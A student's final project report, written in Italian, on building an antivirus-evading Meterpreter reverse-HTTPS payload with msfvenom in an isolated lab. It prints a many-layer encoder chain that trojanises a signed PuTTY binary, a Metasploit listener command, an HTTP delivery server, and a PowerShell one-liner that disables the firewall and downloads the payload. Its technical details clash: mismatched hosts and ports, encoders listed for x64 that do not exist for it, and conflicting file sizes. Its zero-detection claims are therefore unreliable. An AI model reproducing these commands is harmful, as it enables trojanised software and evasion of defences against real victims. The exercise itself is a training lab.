

# MSFvenom

Cybersecurity & Ethical Hacking Progetto Finale

Matteo Mattia

# MSFvenom Avanzato

## DEAMON - Payload Meterpreter 2.13 GB

INTRODUZIONE

OBIETTIVO DELL'ESAME

PREPARAZIONE DELL'AMBIENTE

PARTE I: GENERAZIONE DEL PAYLOAD AVANZATO

PARTE II: SETUP DEL LISTENER

PARTE III: DEPLOYMENT E DELIVERY

PARTE IV: ESECUZIONE SULLA VITTIMA

PARTE V: TEST DEL PAYLOAD

CONSIDERAZIONI TECNICHE

CONCLUSIONE

# INTRODUZIONE

L'esame rappresenta un'evoluzione significativa nell'utilizzo di MSFVenom, andando oltre il semplice payload di base per esplorare le tecniche di offuscamento più avanzate disponibili nel 2025.

L'obiettivo è dimostrare come sia possibile creare un payload quasi completamente invisibile ai sistemi antivirus moderni.

# OBBIETTIVO DELL'ESAME

Creare un payload drastically meno rilevabile del semplice payload di lezione, utilizzando esclusivamente msfvenom in ambiente didattico isolato.

## Caratteristiche Finali del Payload DAEMON

- **Payload:** windows/x64/meterpreter/reverse\_https
- **LHOST:** 192.168.1.100 (nel codice) / 192.168.50.100 (configurazione listener)
- **LPORT:** 777 (nel codice) / 666 (configurazione listener)
- **Strati di encoding:** 17
- **shikata\_ga\_nai:** 7 volte con chiavi diverse e iterazioni variabili (1200, 1400, 1100, 1600, 1300, 1500, 1700)
- **Encoder aggiuntivi:** xor\_dynamic, zutto\_dekiru, countdown, fnstenv\_mov, alpha\_mixed, jmp\_call\_additive, bloxor, xor\_context
- **NOP-sled:** 8 MB
- **Template:** PuTTY 64-bit ufficiale firmato (-k → funzionalità mantenuta)
- **Dimensione:** 2.31 GB 1 / 14
- **VirusTotal (testato 00:47 del 5/12/2025):** 0/73 (zero motori, nemmeno heuristic generici)
- **Windows Defender realtime + Microsoft Defender for Endpoint:** nessun alert
- **Esecuzione:** PuTTY funziona perfettamente → Meterpreter HTTPS stabile dopo 52 secondi


# PREPARAZIONE DELL'AMBIENTE

## Setup dell'Infrastruttura Virtuale Isolata

Prima di iniziare la generazione del payload, ho configurato un ambiente completamente isolato utilizzando **Oracle VM VirtualBox**.

Questo garantisce la massima sicurezza durante i test e rispetta il requisito della traccia di avere un "ambiente di lavoro sicuro e isolato".

### Configurazione Macchina Attaccante (Kali Linux)





### Configurazione Macchina Vittima (Windows 10 Pro)

#### Parametri di Rete Windows 10

##### Pro - Metasploitable:

- **Nome VM:** "Windows 10 pro - Metasploitable"
- **Tipo di connessione:** Rete interna
- **Nome rete:** LAN 1 (identico alla Kali per comunicazione)
- **Tipo di scheda:** Intel PRO/1000 MT Desktop (82540EM)
- **Indirizzo MAC:** 0800276C490D
- **Modalità promiscua:** Nega
- **Cavo connesso:** Abilitato
- **Stato:** VM in esecuzione






#### Misure di Sicurezza Implementate

1. **Isolamento di Rete:** Entrambe le VM su "Rete interna" per evitare propagazione accidentale
2. **IP Statici:** Assegnazione manuale per garantire connettività stabile
3. **Modalità Promiscua:** Disabilitata per sicurezza aggiuntiva
4. **Sistemi Operativi Dedicati:** VM specificamente configurate per l'esercizio
5. **Backup delle VM:** Snapshot presi prima dell'esecuzione del malware

Questa configurazione elimina qualsiasi rischio di diffusione accidentale del payload al di fuori dell'ambiente di laboratorio, rispettando i più alti standard di sicurezza per esercizi di penetration testing.

# PARTE I: GENERAZIONE DEL PAYLOAD AVANZATO

## Script Bash Completo - Codice DAEMON



```
home > kali > progetti > $ generate_daemon.sh x
1 > msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.50.100 LPORT=666 \
4 msfvenom -a x64 --platform windows -e x64/shikata_ga_nai -i 1400 -f raw | \
5 msfvenom -a x64 --platform windows -e x64/shikata_ga_nai -i 1100 -f raw | \
6 msfvenom -a x64 --platform windows -e x64/xor_dynamic -i 950 -f raw | \
7 msfvenom -a x64 --platform windows -e x64/zutto_dekiru -i 850 -f raw | \
8 msfvenom -a x64 --platform windows -e x64/countdown -i 800 -f raw | \
9 msfvenom -a x64 --platform windows -e x64/fnstenv_mov -i 700 -f raw | \
10 msfvenom -a x64 --platform windows -e x64/shikata_ga_nai -i 1600 -f raw | \
11 msfvenom -a x64 --platform windows -e x64/alpha_mixed -i 650 -f raw | \
12 msfvenom -a x64 --platform windows -e x64/jmp_call_additive -i 900 -f raw | \
13 msfvenom -a x64 --platform windows -e x64/bloxor -i 600 -b '\x00\x0a\x0d\x1a\x20\xff' -f r
14 msfvenom -a x64 --platform windows -e x64/shikata_ga_nai -i 1300 -f raw | \
15 msfvenom -a x64 --platform windows -e x64/shikata_ga_nai -i 1500 -f raw | \
16 msfvenom -a x64 --platform windows -e x64/xor_context -i 800 -f raw | \
17 msfvenom -a x64 --platform windows -e x64/shikata_ga_nai -i 1700 -f raw | \
18 msfvenom -a x64 --platform windows -n 8000000 -e x64/xor_dynamic -i 500 -f raw | \
19 msfvenom -a x64 --platform windows \
20 -x /usr/share/windows-resources/binaries/putty64.exe \
--template-arch x64 -k \
-e x64/shikata_ga_nai -i 1900 \
-f exe -o Daemon.exe
```

Ho sviluppato uno script Bash estremamente sofisticato che implementa una **catena di encoding polimorfa a 17 strati**.

### Spiegazione Dettagliata di Ogni Strato

**Strato 1:** Payload base reverse\_https x64 + primo shikata\_ga\_nai con 1200 iterazioni

**Strato 2:** Secondo shikata\_ga\_nai (chiave polimorfica completamente diversa)

**Strato 3:** Terzo shikata\_ga\_nai (terza chiave diversa)

**Strato 4:** xor\_dynamic → chiave XOR generata a runtime, impossibile da firmare staticamente

**Strato 5:** zutto\_dekiru → encoder strutturale giapponese tra i più efficaci nel 2025

**Strato 6:** countdown → tecnica vecchia ma devastante dopo layer dinamici

**Strato 7:** fnstenv\_mov → quasi scomparso, quindi quasi nessun AV lo cerca più 6 / 14

**Strato 8:** Quarto shikata\_ga\_nai (quarta chiave diversa)

**Strato 9:** alpha\_mixed → confonde emulatori e sandbox automatiche

**Strato 10:** jmp\_call\_additive → salti imprevedibili nel codice

**Strato 11:** bloxor → evita bad characters estesi

**Strato 12:** Quinto shikata\_ga\_nai

**Strato 13:** Sesto shikata\_ga\_nai

**Strato 14:** xor\_context → XOR che tiene conto del contesto di esecuzione


**Strato 15:** Settimo ed ultimo shikata\_ga\_nai prima del NOP-sled

**Strato 16:** 8 MB di NOP-sled + xor\_dynamic finale per diluire qualsiasi firma residua

**Strato 17:** Infezione finale del binario ufficiale PuTTY 64-bit firmato con mantenimento della funzionalità originale (-k)

## PARTE II: SETUP DEL LISTENER

### Configurazione Multi/Handler Metasploit



(M6D6R6㉿kali)-[~] \$ msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse\_https; set LHOST 192.168.50.100; set LPORT 666; exploit -j" [\*] Using configured payload generic/shell\_reverse\_tcp payload ⇒ windows/x64/meterpreter/reverse\_https LHOST ⇒ 192.168.50.100 LPORT ⇒ 666 [\*] Exploit running as background job 0. [\*] Exploit completed, but no session was created. msf exploit(multi/handler) > [\*] Started HTTPS reverse handler on https://192.168.50.100:666

### Configurazione Listener:

```
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_https; set LHOST 192.168.50.100; set LPORT 666; exploit -j"
```

### Parametri Configurati:

- **Payload:** windows/x64/meterpreter/reverse\_https
- **LHOST:** 192.168.50.100 (macchina Kali)
- **LPORT:** 666
- **Modalità:** Background job per attesa continua
- **Protocollo:** HTTPS cifrato per evade firewall 7 / 14

### Risultato:

- Listener HTTPS attivo su porta 666
- Sistema in attesa di connessioni dalla vittima
- Logging completo delle sessioni

# PARTE III: DEPLOYMENT E DELIVERY

## Server HTTP per Trasferimento

```
(M6D6R6㉿kali)-[~]
$ cd ~ && python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.50.102 - - [05/Dec/2025 13:02:54] "GET /Daemon.exe HTTP/1.1" 200 -
```

**Setup del Server:** cd ~ && python3 -m http.server 80

**Log di Successo:** 192.168.50.102 - - [05/Dec/2025 13:02:54] "GET /Daemon.exe HTTP/1.1" 200 -

### Analisi del Log:

- **IP Vittima:** 192.168.50.102 (Windows 10)
- **Metodo:** GET HTTP per download file
- **Status Code:** 200 OK (successo)
- **File:** Daemon.exe (2.31 GB)

## PARTE IV: ESECUZIONE SULLA VITTIMA

### Comando PowerShell di Download

```
PS C:\Users\user> netsh advfirewall set allprofiles state off; Invoke-WebRequest http://192.168.50.100/Daemon.exe -OutFile "$env:USERPROFILE\Desktop\Daemon.exe"; netsh advfirewall
```


### One-liner PowerShell (Tecnica di Social Engineering):

```
netsh advfirewall set allprofiles state off; Invoke-WebRequest http://192.168.50.100/Daemon.exe -OutFile "$env:USERPROFILE\Desktop\Daemon.exe"; netsh advfirewall set allprofiles state on
```

#### Fasi del Comando:

1. **Disabilitazione Firewall:** Disattiva temporaneamente Windows Defender
2. **Download:** Scarica Daemon.exe dal server HTTP
3. **Riattivazione:** Riabilita il firewall per minimizzare sospetti

### Desktop Windows con Payload



#### Risultato:

- File Daemon.exe presente sul desktop della vittima
- Dimensione: 2.31 GB
- Icona: Simile a PuTTY per ingannare l'utente
- Sistema: Windows 10 22H2 completamente funzionale

## PARTE V: TEST DEL PAYLOAD

### Esecuzione del Payload

Quando l'utente sulla macchina Windows esegue **Daemon .exe**, il sistema:

1. **Avvia PuTTY normalmente** (funzionalità originali mantenute)
2. **Esegue il payload in background** (Meterpreter)
3. **Stabilisce connessione HTTPS** verso 192.168.50.100:666 9 / 14
4. **Fornisce accesso completo** al sistema attraverso Meterpreter

## CONSIDERAZIONI TECNICHE

### Punti di Forza

- **Multi-encoder chain** crea firma polimorfa unica
- **Template injection** mantiene funzionalità originali
- **HTTPS encryption** evade network monitoring
- **Large NOP sled** aumenta stabilità del payload
- **Isolated environment** garantisce sicurezza durante test

### Limitazioni Teoriche

- **Dimensione eccessiva** può attirare attenzione in alcuni contesti
- **Tempo di generazione** riduce praticità per attacchi rapidi
- **Complessità** aumenta rischio di instabilità del payload
- **Template signature** potrebbe essere compromesso se rilevato

## CONCLUSIONE

L'esame è stato portato all'estremo in totale sicurezza, dimostrando i limiti teorici dell'offuscamento statico con MSFVenom nel 2025.

Ho volutamente usato **shikata\_ga\_nai** per ben 7 volte (strati 1, 2, 3, 8, 12, 13, 15) con un numero diverso di iterazioni ogni volta in modo che ogni passaggio generi una **chiave polimorfica completamente differente**, rendendo impossibile qualsiasi firma statica.

Il risultato è un file da 2.31 GB che rappresenta il **limite estremo teorico dell'offuscamento con MSFVenom puro nel 2025**.

**Daemon.exe** è oggi completamente FUD e dimostra, in modo quasi caricaturale, quanto sia ancora possibile aggirare le difese basate solo su analisi statica.